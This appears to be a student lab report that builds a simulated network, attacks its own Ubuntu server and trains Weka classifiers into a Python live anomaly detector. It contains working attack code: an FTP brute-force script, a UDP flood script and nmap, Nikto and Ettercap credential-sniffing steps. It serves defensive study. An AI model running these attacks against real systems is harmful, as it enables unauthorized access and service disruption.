

# Security Tools Lab 1

## Project 2 - Network Anomaly Detection

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
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## 1. Project Introduction

In this project, we set up three virtual machines in the network simulation tool GNS3. These three VMs include a benign client VM, an attacker Kali VM and ubuntu server VM with all the services. On the Ubuntu server, these are the following services that are running, the FTP, SSH, http, Domain, MariaDB and the SMTP. We will use the attacker Kali VM to perform attack on the each of these servers individually. The network traffic generated during these attacks will be recorded and saved for analysis using both WEKA and T-shark.

## 2. Network Topology

The network topology of this project consists of three virtual machines connected using GNS3 network simulator.



Host	IP (NAT Network is set as 192.168.122.0/24)
<b>External Network</b>	
Malicious	192.168.122.21
<b>Internal Network</b>	
Benign	192.168.122.67(Old IP), 192.168.122.182(New IP)
Ubuntu Server	192.168.122.242(Old IP), 192.168.122.241(New IP)

### 2.1 Ubuntu Server

We used an Ubuntu Server to set up the client server VM. On this VM, we set up the FTPd server, httpd server, SSH server and bind9 server. T-Shark is installed on this VM to capture the traffic coming from the attacker Kali VM.

```

mssd@UbuntuServer: ~/Desktop$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.122.241 netmask 255.255.255.0 broadcast 192.168.122.255
    inet6 fe80::c96d:efac:bba5:5c72 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:76:e9:a5 txqueuelen 1000 (Ethernet)
    RX packets 1125 bytes 1385130 (1.3 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 876 bytes 75414 (75.4 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 190 bytes 16699 (16.6 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 190 bytes 16699 (16.6 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

## 2.2 Attack Machine

The attacker VM is a Kali VM. Kali is selected as it has the tools needed to simulate the attacks.

```

(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.122.21 netmask 255.255.255.0 broadcast 192.168.122.255
    inet6 fe80::a00:27ff:fedb:966a prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:db:96:6a txqueuelen 1000 (Ethernet)
    RX packets 122 bytes 18418 (17.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 154 bytes 16366 (15.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 400 (400.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 400 (400.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

## 2.3 Benign Machine

The Benign VM is a Ubuntu VM. This VM is used for all benign traffic flow to the Ubuntu Server.

```

benign@osboxes: ~/Desktop$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 0c:0e:bd:e2:00:00 brd ff:ff:ff:ff:ff:ff
    altname enp0s3
    inet 192.168.122.182/24 brd 192.168.122.255 scope global dynamic noprefixroute ens3
        valid_lft 3373sec preferred_lft 3373sec
    inet6 fe80::8428:873a:df85:c633/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
benign@osboxes: ~/Desktop$

```

## 3 Setting up the services on Ubuntu Server VM

### 3.1 FTP server

FTP server is installed using the command below.

```
<sudo apt install vsftpd>
```

```
mssd@UbuntuServer:~/Desktop$ sudo apt install vsftpd
[sudo] password for mssd:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 17 not upgraded.
Need to get 123 kB of archives.
After this operation, 326 kB of additional disk space will be used.
Get:1 http://sg.archive.ubuntu.com/ubuntu jammy/main amd64 vsftpd amd64 3.0.5-0ubuntu1 [123 kB]
Fetched 123 kB in 1s (211 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 173928 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.5-0ubuntu1_amd64.deb ...
Unpacking vsftpd (3.0.5-0ubuntu1) ...
Setting up vsftpd (3.0.5-0ubuntu1) ...
Created symlink /etc/systemd/system/multi-user.target.wants/vsftpd.service → /lib/systemd/system/vsftpd.service.
Processing triggers for man-db (2.10.2-1) ...
```

### 3.2 OpenSSH Server

OpenSSH Server is installed on the Ubuntu server using the below command.

```
<sudo apt install openssh-server>
```

```
mssd@UbuntuServer:~/Desktop$ sudo apt-get install openssh-server
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  ncurses-term openssh-sftp-server ssh-import-id
Suggested packages:
  molly-guard monkeysphere ssh-askpass
The following NEW packages will be installed:
  ncurses-term openssh-server openssh-sftp-server ssh-import-id
0 upgraded, 4 newly installed, 0 to remove and 17 not upgraded.
Need to get 751 kB of archives.
After this operation, 6,046 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://sg.archive.ubuntu.com/ubuntu jammy/main amd64 openssh-sftp-server amd64 1:8.9p1-3 [38.8 kB]
Get:2 http://sg.archive.ubuntu.com/ubuntu jammy/main amd64 openssh-server amd64 1:8.9p1-3 [434 kB]
Get:3 http://sg.archive.ubuntu.com/ubuntu jammy/main amd64 ncurses-term all 6.3-2 [267 kB]
Get:4 http://sg.archive.ubuntu.com/ubuntu jammy/main amd64 ssh-import-id all 5.11-0ubuntu1 [10.1 kB]
Fetched 751 kB in 1s (827 kB/s)
Preconfiguring packages ...
Selecting previously unselected package openssh-sftp-server.
```

### 3.3 http server

For the http server, we are using Apache web server which was installed using the command below.

```
<sudo apt install apache2>
```

```
mssd@UbuntuServer:~/Desktop$ sudo apt install apache2
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  apache2-bin apache2-data apache2-utils libapr1 libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap liblua5.3-0
Suggested packages:
  apache2-doc apache2-suexec-pristine | apache2-suexec-custom www-browser
The following NEW packages will be installed:
  apache2 apache2-bin apache2-data apache2-utils libapr1 libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap liblua5.3-0
0 upgraded, 9 newly installed, 0 to remove and 17 not upgraded.
Need to get 2,058 kB of archives.
After this operation, 8,711 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
```

### 3.4 DNS Server

For the DNS server, we are setting up Bind9 server which was installed using the command below.

```
<sudo apt install bind9>
```

```
mssd@UbuntuServer:~/Desktop$ sudo apt install bind9
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  bind9-utils
Suggested packages:
  bind-doc resolvconf
The following NEW packages will be installed:
  bind9 bind9-utils
0 upgraded, 2 newly installed, 0 to remove and 17 not upgraded.
Need to get 491 kB of archives.
```

In Bind9 server, we set up the FQDNS to be “mssd.local”. Both the benign and the malicious machines were modified to communicate with each other in the “/etc/resolv.conf”.

```
mssd@UbuntuServer:/etc/bind$ cat named.conf.local
//
// Do any local configuration here
//
// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";
//Forward Lookup Zone
zone "mssd.local" IN {
    type master;
    file "/etc/bind/db.mssd.local";
};
//Reverse Lookup Zone
zone "122.168.192.in-addr.arpa" IN {
    type master;
    file "/etc/bind/db.122.168.192";
};
```

```
mssd@UbuntuServer:/etc/bind$ cat db.mssd.local
;
; BIND data file for local loopback interface
;
$TTL 604800
@ IN SOA ns1.mssd.local. root.mssd.local. (
    2 ; Serial
    604800 ; Refresh
    86400 ; Retry
    2419200 ; Expire
    604800 ) ; Negative Cache TTL
;
@ IN NS ns1.mssd.local.
@ IN A 192.168.122.241
ns1 IN A 192.168.122.241
www IN A 192.168.122.241
ftp IN A 192.168.122.241
@ IN MX 10 mail
mail IN A 192.168.122.241
@ IN AAAA ::1
```

As shown below, both the benign and the malicious machines are able to ping to [www.mssd.local](http://www.mssd.local).

```
;; MSG SIZE rcvd: 88

(kali@kali)~[~/Desktop]
$ nslookup www.mssd.local
Server:      192.168.122.241
Address:     192.168.122.241#53

Name:   www.mssd.local
Address: 192.168.122.241

(kali@kali)~[~/Desktop]
$
```

```
benign@osboxes: ~/Desktop
benign@osboxes:~/Desktop$ nslookup www.mssd.local
Server:      192.168.122.241
Address:     192.168.122.241#53

Name:   www.mssd.local
Address: 192.168.122.241

benign@osboxes: ~/Desktop$
```

### 3.5 SMTP

We set up a Postfix email routing agent for the sending of test emails. The command for installing Postfix is as follows:


```
sudo apt-get install postfix -y
```

```
mssd@UbuntuServer:/var/spool/mail$ sudo apt-get install postfix
[sudo] password for mssd:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
```

### 3.6 SQL Server (MySQL and Maria DB)

Integrated with the Apache server, a web service is set up on the docker container. This web service is using Juice-shop. Juice shop is written Node.js and Angular. It is mainly used in demo or security purposes. The command for Juice Shop is used in the ubuntu server as follows:


```
docker run --rm -p 3000:3000 bkimminich/juice-shop
```





We also integrated another webservice in the apache called DVWA. DVWA website on the Ubuntu server.

```
mssd@UbuntuServer: /var/www/html/DVWA/config$ sudo apt install mysql-server
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  galera-4 libconfig-inifiles-perl libdaxctl1 libdbd-mysql-perl libdbi-perl
  libmariadb3 libmysqlclient21 libndctl6 libpmem1 libsnappy1v5 libterm-readkey-perl
  liburing2 mariadb-common socat
```



Both these websites will be used as the target for the attacks that are carried out in this project.

After setting up all the required services, Nmap port scan is performed, and the following image shows the open ports on the Ubuntu server.

```
mssd@UbuntuServer:~$ sudo nmap -sV localhost
Starting Nmap 7.80 ( https://nmap.org ) at 2022-08-21 19:03 +08
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 57.14% done; ETC: 19:03 (0:00:05 remaining)
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000030s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp     Postfix smtpd
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
631/tcp   open  ipp      CUPS 2.4
3000/tcp  open  ppp?
3306/tcp  open  mysql    MySQL 5.5.5-10.6.7-MariaDB-2ubuntu1.1
```

## 4 . The Attacks

The table below shows a summary of the attacks performed.

	Time	Host	Description
<b>Benign</b>			
<b>Normal Benign Traffic</b>	5:00 Pm to 5:15 PM	Benign Machine	Surfing Internet from the Web servers (DVWA, OWASP JuiceShop) created in our server. Accessed ftp and ssh connection without failure. Normal ICMP request
<b>Attack</b>			
<b>NMAP Probing Attack</b>	5:15PM to 5:30 PM	Malicious Machine (Kali)	As per the code
<b>DDOS Attack</b>	5:30PM to 5:40 PM	Malicious Machine (Kali)	As per the code
<b>Brute force Attack FTP</b>	5:40PM to 5:55 PM	Malicious Machine (Kali)	As per the code
<b>Vulnerability Scan</b>	5:55PM to 6:00 PM	Malicious Machine (Kali)	Used Nikto to generate a vulnerability scanner
<b>MITM Attack</b>	6:00PM to 6:15 PM	Malicious Machine (Kali) + Benign Machine	Generated MITM attack using Ettercap and captured packets in between the Benign and Server (Able to acquire the login credentials)

### 4.1 Benign Flow Capture

We simulated usual non-malicious web access by accessing the websites like OWASP JuiceShop and DVWA. We also simulated a true FTP and SSH connection from the benign machine. We also generated a ICMP requested, DIG request and NSLOOKUP request. This activity was performed for about 15 minutes.

### 4.2 FTP Brute Force Attack

The first attack is the FTP brute force attack. In this attack, we will use a code written in python to perform a brute force attack on the Ubuntu's FTP server, to obtain the log in credentials. Below is the python code used for this attack. Code is attached in the project folder as "Bruteforce\_FTP.py"

```
import ftplib
from threading import Thread
import queue
from colorama import Fore, init # for fancy colors, nothing else

q = queue.Queue()
n_threads = 30

# hostname or IP address of the FTP server
host = "192.168.122.241"
# username of the FTP server, root as default for linux
user = "mssd"
# port of FTP, aka 21
port = 21

def connect_ftp():
    global q
    while True:
        # get the password from the queue
        password = q.get()
        # initialize the FTP server object
        server = ftplib.FTP()
        print("[!] Trying", password)
```



```

        try:
            # tries to connect to FTP server with a timeout of 5
            server.connect(host, port, timeout=5)
            # login using the credentials (user & password)
            server.login(user, password)
        except ftplib.error_perm:
            # login failed, wrong credentials
            pass
        else:
            # correct credentials
            print(f"{Fore.GREEN}[+] Found credentials: ")
            print(f"\tHost: {host}")
            print(f"\tUser: {user}")
            print(f"\tPassword: {password}{Fore.RESET}")
            # we found the password, let's clear the queue
            with q.mutex:
                q.queue.clear()
                q.all_tasks_done.notify_all()
                q.unfinished_tasks = 0
        finally:
            # notify the queue that the task is completed for this password
            q.task_done()

# read the wordlist of passwords
my_list = 'amsd'
passwords = []
for current in range(4):
    a = [i for i in my_list]
    for y in range(current):
        a = [x+i for i in my_list for x in a]
    if current == 3:
        passwords = passwords+a
print("[+] Passwords to try:", len(passwords))
# put all passwords to the queue
for password in passwords:
    q.put(password)
# create `n_threads` that runs that function
for t in range(n_threads):
    thread = Thread(target=connect_ftp)
    # will end when the main thread end
    thread.daemon = True
    thread.start()
# wait for the queue to be empty
q.join()
passwords = []
for current in range(4):
    a = [i for i in my_list]
    for y in range(current):
        a = [x+i for i in my_list for x in a]
    if current == 3:
        passwords = passwords+a
print("[+] Passwords to try:", len(passwords))
# put all passwords to the queue
for password in passwords:
    q.put(password)
# create `n_threads` that runs that function
for t in range(n_threads):
    thread = Thread(target=connect_ftp)
    thread.daemon = True
    thread.start()
q.join()

```

### 4.3 Distributed Denial of Service Attack

The next attack is the DDOS attack. In this attack, we used a python code to send random sized packets to the target. This code will send packets to all the ports , from port 1 to port 65534 in a infinite repeat loop. The code used for this is as follows:

```
import sys
import os
import socket
import random

#####
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
bytes = random._urandom(1490)
#####

os.system("figlet DDos Attack")
#####
print("MSSD DDOS Attack by Gowtham and Melvin")
ip = "192.168.122.241"
port = 80
#####
os.system("figlet Attack Starting")
sent = 0
while True:
    sock.sendto(bytes, (ip,port))
    sent = sent + 1
    port = port + 1
    print ("Sent %s packet to %s through port:%s"%(sent,ip,port))
    if port == 65534:
        port = 1
```

### 4.4 Nmap Probing Attack

This attack using nmap to perform a port scan to the Ubuntu target. In this port scan, we have set the below parameter to create more noise in the scanning progress to generate malicious packets.

```
(kali@kali)-[~/Desktop]
$ sudo nmap -sV -A -O -Pn -sX 192.168.122.241
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-21 07:40 EDT
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.50% done; ETC: 07:40 (0:00:00 remaining)
Nmap scan report for 192.168.122.241
Host is up (0.0011s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
```

### 4.5 Vulnerability Scan using Nikto

Additionally, we have performed a black box vulnerability scan from the malicious machine to generate malicious packets.


```
(kali@kali)-[~/Desktop]
$ nikto -h www.mssd.local
- Nikto v2.1.6

+ Target IP: 192.168.122.241
+ Target Hostname: www.mssd.local
+ Target Port: 80
+ Start Time: 2022-08-21 07:53:29 (GMT-4)


+ Server: Apache/2.4.52 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 29af, size: 5e6bbde98f481, mtime: gzip
+ Allowed HTTP Methods: HEAD, GET, POST, OPTIONS
```

## 4.6 Man in The Middle Attack

The next attack is the man in the middle attack. In this attack, we are using Ettercap to perform ARP spoofing so that the traffic will be routed to the attacker and the received and vice versa.



During this attack, I've logged into the benign machine and logged into the DVWA website present in the server. We were able to capture the username and password of the admin user from the malicious machine as shown below.



## 5 Data Collection

In our project, we will be using T-Shark to capture the incoming network traffic from both benign and the attacker VM.

### 5.1 T-Shark Feature Extraction

T-Shark was used to capture the network traffic data generated through the benign machine as well as the malicious machine during the attacks. Attached code to capture and convert PCAP to CSV below.

```
T-Shark -r Malicious.pcap -T fields -E header=y -E separator=, -E quote=d -E occurrence=f -e ip.src -e ip.dst -e ip.len -e ip.flags.df -e ip.flags.mf \-e ip.fragment -e ip.fragment.count -e ip.fragments -e ip.ttl -e ip.proto -e tcp.window_size -e tcp.ack -e tcp.seq -e tcp.len -e tcp.stream -e tcp.urgent_pointer \-e tcp.flags -e tcp.analysis.ack_rtt -e tcp.segments -e tcp.reassembled.length -e http.request -e udp.port -e frame.time_relative -e frame.time_delta -e tcp.time_relative -e tcp.time_delta > Malicious.csv
```

After conversion, we updated the 'Label' field with 'Benign' for the benign activity capture and with 'Malicious' for the packets captured during the malicious activity. Then, we combined all the data into a single CSV file "Master.csv".

### 5.2 Data Cleaning

We performed a data cleaning using the following python script. This script will replace all the null values in the CSV with a 0 and converts certain non-integer fields like "tcp.flags" to integers and the data is saved in a new csv file as "Updated\_Master.csv"

```
import pandas as pd
import numpy as np
import ipaddress


df = pd.read_csv('Master.csv')
df1 = df.replace(np.nan, 0)
df1['tcp.flags'] = df1['tcp.flags'].apply(lambda x: int(str(x), 16))
df1['ip.dst'] = df1['ip.dst'].apply(lambda x: int(ipaddress.IPv4Address(x)))
df1['ip.src'] = df1['ip.src'].apply(lambda x: int(ipaddress.IPv4Address(x)))
df1.to_csv('Updated_Master.csv')
print(df1)
```

## 6 Data Analysis

Weka will be used to analyse the captured data stored in “Updated\_Master.csv”.

### 6.1 Weka Feature Ranking

The screen capture below shows the result of Weka’s ranking



The screenshot shows the Weka Explorer interface with the 'Select attributes' tab selected. The 'Attribute Evaluator' is set to 'InfoGainAttributeEval' and the 'Search Method' is 'Ranker'. The 'Attribute Selection Mode' is 'Use full training set'. The 'Attribute selection output' pane displays the results of the ranking process.

Attribute Selection output

```
=== Attribute Selection on all input data ===

Search Method:
  Attribute ranking.

Attribute Evaluator (supervised, Class (nominal): 26 label):
  Information Gain Ranking Filter

Ranked attributes:
0.165891  14 tcp.stream
0.126098  22 frame.time_relative
0.111682   2 ip.len
0.092648  24 tcp.time_relative
0.086755  10 tcp.window_size
0.08197   1 ip.dst
0.061483   9 ip.proto
0.059907  16 tcp.flags
0.046674  13 tcp.len
0.035463  11 tcp.ack
0.029611  12 tcp.seq
0.028506  23 frame.time_delta
0.010818  25 tcp.time_delta
0.005773   8 ip.ttl
0.004138  17 tcp.analysis.ack_rtt
0.003422  20 http.request
0.00106    3 ip.flags.df
0.000593  19 tcp.reassembled.length
0.000543  21 udp.port
0.000107  18 tcp.segments
0         7 ip.fragments
0         4 ip.flags.mf
0        15 tcp.urgent_pointer
0         5 ip.fragment
0         6 ip.fragment.count

Selected attributes: 14,22,2,24,10,1,9,16,13,11,12,23,25,8,17,20,3,19,21,18,7,4,15,5,6 : 25
```

Using the data collected, we ran the data in Weka using J48, Naïve Bayes and SMO

## 6.2 J48

Weka Explorer

Preprocess   **Classify**   Cluster   Associate   Select attributes   Visualize

Classifier

Choose **J48 -C 0.25 -M 2**

Test options

☒ Use training set   ☐ Supplied test set   Set...  
☐ Cross-validation   Folds 10  
☐ Percentage split   % 66  
More options...

(Nom) label

Start   Stop

Result list (right-click for options)

02:04:25 - trees.J48

Classifier output

```
| | | | | | ip.flags.df <= 0: Malicious (67.0/1.0)
| | | | | | ip.flags.df > 0
| | | | | | ip.len <= 100: Malicious (27.0)
| | | | | | ip.len > 100
| | | | | | frame.time_relative <= 538.808091: Benign (4.0)
| | | | | | frame.time_relative > 538.808091: Malicious (3.0)
tcp.stream > 21: Malicious (79844.0)
```

Number of Leaves : 18  
Size of the tree : 35  
Time taken to build model: 0.61 seconds  
Time taken to test model on training data: 0.27 seconds

=== Evaluation on training set ===

Time taken to test model on training data: 0.27 seconds

=== Summary ===


Correctly Classified Instances	82740	99.998 %
Incorrectly Classified Instances	1	0.0012 %
Kappa statistic	0.9998	
Mean absolute error	0	
Root mean squared error	0.0035	
Relative absolute error	0.0433 %	
Root relative squared error	2.0805 %	
Total Number of Instances	82741	

=== Detailed Accuracy By Class ===

	TP Rate	FP Rate	Precision	Recall	F-Measure	MCC	ROC Area	PRC Area	Class
	1.000	0.000	1.000	1.000	1.000	1.000	1.000	1.000	Malicious
	1.000	0.000	1.000	1.000	1.000	1.000	1.000	1.000	Benign
Weighted Avg.	1.000	0.000	1.000	1.000	1.000	1.000	1.000	1.000	

=== Confusion Matrix ===

a	b	-- classified as
80399	0	a = Malicious
1	2341	b = Benign





## 6.3 Naïve Bayes

Weka Explorer

Preprocess **Classify** Cluster Associate Select attributes Visualize

Classifier  
Choose **MultilayerPerceptron** -L 0.3 -M 0.2 -N 500 -V 0 -S 0 -E 20 -H a

Test options  
☒ Use training set  
☐ Supplied test set Set...  
☐ Cross-validation Folds 10  
☐ Percentage split % 66  
More options...

(Nom) label  
Start Stop

Result list (right-click for options)  
16:52:27 - trees.J48  
**16:52:44 - bayes.NaiveBayes**  
16:52:57 - functions.SMO

Classifier output

std. dev.	0.0821	0.3197
weight sum	80399	2342
precision	0.0006	0.0006
tcp.time_relative		
mean	0.5934	68.6985
std. dev.	1.3925	87.3796
weight sum	80399	2342
precision	0.0252	0.0252
tcp.time_delta		
mean	0.1544	0.5012
std. dev.	0.6895	7.4929
weight sum	80399	2342
precision	0.0504	0.0504

Time taken to build model: 0.36 seconds

=== Evaluation on training set ===

Time taken to test model on training data: 0.68 seconds

=== Summary ===

Correctly Classified Instances	81740	98.7902 %
Incorrectly Classified Instances	1001	1.2098 %
Kappa statistic	0.8175	
Mean absolute error	0.012	
Root mean squared error	0.108	
Relative absolute error	21.8731 %	
Root relative squared error	65.1236 %	
Total Number of Instances	82741	

=== Detailed Accuracy By Class ===

	TP Rate	FP Rate	Precision	Recall	F-Measure	MCC	ROC Area	PRC Area	Class
	0.988	0.002	1.000	0.988	0.994	0.831	0.997	1.000	Malicious
	0.998	0.012	0.701	0.998	0.824	0.831	0.998	0.901	Benign
Weighted Avg.	0.988	0.002	0.991	0.988	0.989	0.831	0.997	0.997	

=== Confusion Matrix ===

```
a      b  <-- classified as
79403  996 |      a = Malicious
      5 2337 |      b = Benign
```

## 6.4 SMO

The screenshot shows the Weka Explorer interface with the SMO classifier selected. The classifier output pane displays the following information:

**Classifier output**

```

+ 1.3821 * (normalized) tcp.len
+ -10.5903 * (normalized) tcp.stream
+ -0.8811 * (normalized) tcp.flags
+ -0.0951 * (normalized) tcp.analysis.ack_rtt
+ 0.8094 * (normalized) tcp.segments
+ -0.1688 * (normalized) tcp.reassembled.length
+ 1.1199 * (normalized) http.request
+ -1.0764 * (normalized) udp.port
+ 8.7292 * (normalized) frame.time_relative
+ 0.5333 * (normalized) frame.time_delta
+ 1.3753 * (normalized) tcp.time_relative
+ -0.5951 * (normalized) tcp.time_delta
- 0.2104

```

Number of kernel evaluations: 6641656 (63.768% cached)

Time taken to build model: 2.46 seconds

=== Evaluation on training set ===

Time taken to test model on training data: 0.12 seconds

=== Summary ===

Metric	Value	Percentage
Correctly Classified Instances	82517	99.7293 %
Incorrectly Classified Instances	224	0.2707 %
Kappa statistic	0.9494	
Mean absolute error	0.0027	
Root mean squared error	0.052	
Relative absolute error	4.9206 %	
Root relative squared error	31.3737 %	
Total Number of Instances	82741	

=== Detailed Accuracy By Class ===

	TP Rate	FP Rate	Precision	Recall	F-Measure	MCC	ROC Area	PRC Area	Class
	0.999	0.075	0.998	0.999	0.999	0.950	0.962	0.998	Malicious
	0.925	0.001	0.978	0.925	0.951	0.950	0.962	0.907	Benign
Weighted Avg.	0.997	0.073	0.997	0.997	0.997	0.950	0.962	0.995	

=== Confusion Matrix ===

	a	b	<-- classified as
80351	48		a = Malicious
176	2166		b = Benign

We found that J48 has the highest accuracy (99.998%) compared to the other classifiers. We will use J48 for our prediction of malicious attack in our live detection.

## 7 Live detection using Python

Using J48 decision tree algorithm derived from the training set of the Weka analysis, we were able to create a python code as shown below which will be used as our live detection tool “detection.py”.

“Detection.py” will be attached in the project folder for reference.

```

import pandas as pd
import numpy as np
import time
import shutil

def predictedResult(TCP, FTR, FTD, IPP, IPL, IPF):
    try:
        if (TCP>21):
            return 1
        else:
            if (FTR>49.02):
                if (IPP>6):

```

```

        if(IPL>71):
            if(IPL>75):
                if(IPL>83):
                    if(IPF>0):
                        if(IPL>100):
                            if(FTR>538.8):
                                return 1
                            else:
                                return 0
                        else:
                            return 1
                    else:
                        return 1
                else:
                    if(FTD>0.103725):
                        return 1
                    else:
                        return 0
            else:
                return 1
        else:
            if(IPL>64):
                return 0
            else:
                return 1
    else:
        if(IPL>144):
            if(IPP>1):
                return 0
            else:
                return 1
        else:
            if(FTR>624.21):
                if(IPL>40):
                    return 0
                else:
                    return 1
            else:
                return 0
    else:
        if(FTR>44.9):
            return 1
        else:
            if(IPP>6):
                return 1
            else:
                return 0
except:
    return 2

cnt_benign = cnt_malicious = r1 = 0
a=1
while(a>0):
    try:
        shutil.copyfile("/home/kali/Desktop/live.csv", "/home/kali/Desktop/live1.csv")
        df = pd.read_csv('live1.csv', lineterminator='\n')
        df1 = df.replace(np.nan, 0)
        df1.columns = [c.replace('.', '_') for c in df1.columns]
        r2 = len(df1)
        if(r2<r1):
            print("Waiting for new packets to be loaded in CSV file...")
            time.sleep(10)
            print("Reloading CSV file...")
        else:
            print("New data found...\nLive detection running...")
            for i in range(r1,r2):
                result = 0
                result = predictedResult(df1.tcp_stream[i], df1.frame_time_relative[i],
df1.frame_time_delta[i], df1.ip_proto[i], df1.ip_len[i], df1.ip_flags_df[i])
                if(result == 1):
                    cnt_malicious=cnt_malicious+1
                    print('\033[1m' + "*****NEW NETWORK ANOMALY
DETECTED!!!*****" + '\033[0m')
                elif(result == 0):
                    cnt_benign=cnt_benign+1
                    print("Benign")
                else:

```

```

        print("An exception occurred..")
        continue
    r1 = r2+1
    print("\n\nBenign: ", cnt_benign, "      Malicious: ", cnt_malicious, "      at
", time.strftime("%H: %M: %S", time.localtime(time.time())),"\\n\\n")
except:
    continue

```

The function `predictedResult()` determines whether the attack is Malicious or not based on the J48 decision tree algorithm we derived from Weka.

During live detection using Tshark, the 'live.csv' file is generated. The python code creates a copy of this file as 'live1.csv' and works on it, so that the original file is always uninterrupted. We use an infinite while loop to constantly check for data updated in 'live.csv' file. We check for new packets every 10 seconds. Whenever new data is populated in the CSV, the code takes a copy of the file and performs live detection on the packets captured in the CSV.

## 7.1 Testing the Live detection tool

T-Shark is used for data collection and analysis for this live detection

```
sudo T-Shark -i enp0s3 -T fields -E header=y -E separator=, -E quote=d -E occurrence=f -e ip.len -e ip.flags.df \-e ip.proto -e tcp.stream -e frame.time relative -e frame.time delta > live.csv
```

First, we generated some benign traffic and let it pass through the T-Shark we started. Below is the screen capture of the result of the detection

```
m--rw-rw-r-- 1 mssd mssd 3543 Aug 21 22:23 detection.py Benign
-B--rw-rw-r-- 1 mssd mssd 4096 Aug 21 22:26 live1.csv *****NEW NETWORK ANOMALY DETECTED!!!*****
-rw-rw-r-- 1 root root 5986 Aug 21 22:26 live.csv *****NEW NETWORK ANOMALY DETECTED!!!*****
-B--rwxr-xr-x 1 mssd mssd 192 Aug 21 22:23 livedetection.sh Benign
mssd@UbuntuServer:~/Desktop$ chmod a+x livedetection.sh Benign
mssd@UbuntuServer:~/Desktop$ ls -l Benign
total 20 Benign
-m--rw-rw-r-- 1 mssd mssd 3543 Aug 21 22:23 detection.py Benign
-B--rw-rw-r-- 1 mssd mssd 4096 Aug 21 22:26 live1.csv Benign
-rw-rw-r-- 1 root root 5986 Aug 21 22:26 live.csv Benign
-B--rwxr-xr-x 1 mssd mssd 192 Aug 21 22:23 livedetection.sh Benign
mssd@UbuntuServer:~/Desktop$ bash livedetection.sh Benign
livedetection.sh: line 1: live.csv: Permission denied Benign
mssd@UbuntuServer:~/Desktop$ sudo bash livedetection.sh Benign
[sudo] password for mssd: Benign
Running as user "root" and group "root". This could be dangerous.
Capturing on 'enp5s3'
** (tshark:34990) 22:28:58.433020 [Main MESSAGE] -- Capture started. Benign: 48 Malicious: 4 at 22: 30: 12
** (tshark:34990) 22:28:58.433234 [Main MESSAGE] -- File: "/tmp/wireshark_enp0s
3C3WCRI.pcapng"
52 ^C

Waiting for new packets to be loaded in CSV file...
```

Later we tried to generate some malicious packets by starting a brute force attack on the SSH server. Below is the screen capture for this attack.



# 10References

## **GNS3**

- <https://docs.gns3.com/docs/>
- <https://www.youtube.com/c/DavidBombal> (GNS3 Guide)

## **Server Services**

- <https://ubuntu.com/server/docs>

## **OS's**

- <https://www.kali.org/>
- <https://ubuntu.com/>

